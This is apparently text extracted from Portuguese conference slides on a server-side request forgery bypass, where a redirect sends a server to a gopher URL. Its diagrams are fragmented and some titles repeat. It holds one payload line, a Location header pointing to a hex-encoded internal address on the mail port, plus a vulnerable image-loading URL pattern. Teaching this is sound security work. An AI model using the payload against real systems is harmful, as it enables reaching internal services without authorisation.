
Payload com redirecionamento

Location: gopher://0xC0A81001:25/

SSRF / GOPHER: REDIRECT BYPASS (OOB)



SSRF / GOPHER: REDIRECT BYPASS (OOB)



SSRF / GOPHER: REDIRECT BYPASS (OOB)

https://web-app.com/load-image?url=

+ https://xxxxxxx.<trusted>.com/redirect-code.php

+

|
|
|
|
|
|
|
V

+----->

+-----+
| Segunda |
| Requisição |
+-----+

+-----+
| Primeira |
| Requisição |
+-----+

+

$$+ \cdots >$$

```
+-----+
| Segunda |
| Requisição |
+-----+
```


V

Location:

+ - - - >

```
+-----+
|  Terceira  |
|  Requisição  |
+-----+
```

SSRF / GOPHER: REDIRECT BYPASS (OOB)



Obrigado

AXÉ SEC:

- <https://axesec.cc>
- <https://www.instagram.com/axesec/>

OXUM HACKER CONF

- <https://www.instagram.com/oxumhc>
- <https://www.linkedin.com/company/oxumhackerconf>

RAUL HACKER CLUB

- <https://raulhc.cc>
- <https://www.instagram.com/raulhackerclub/>

SAVE THE DATE: 30/01/2027

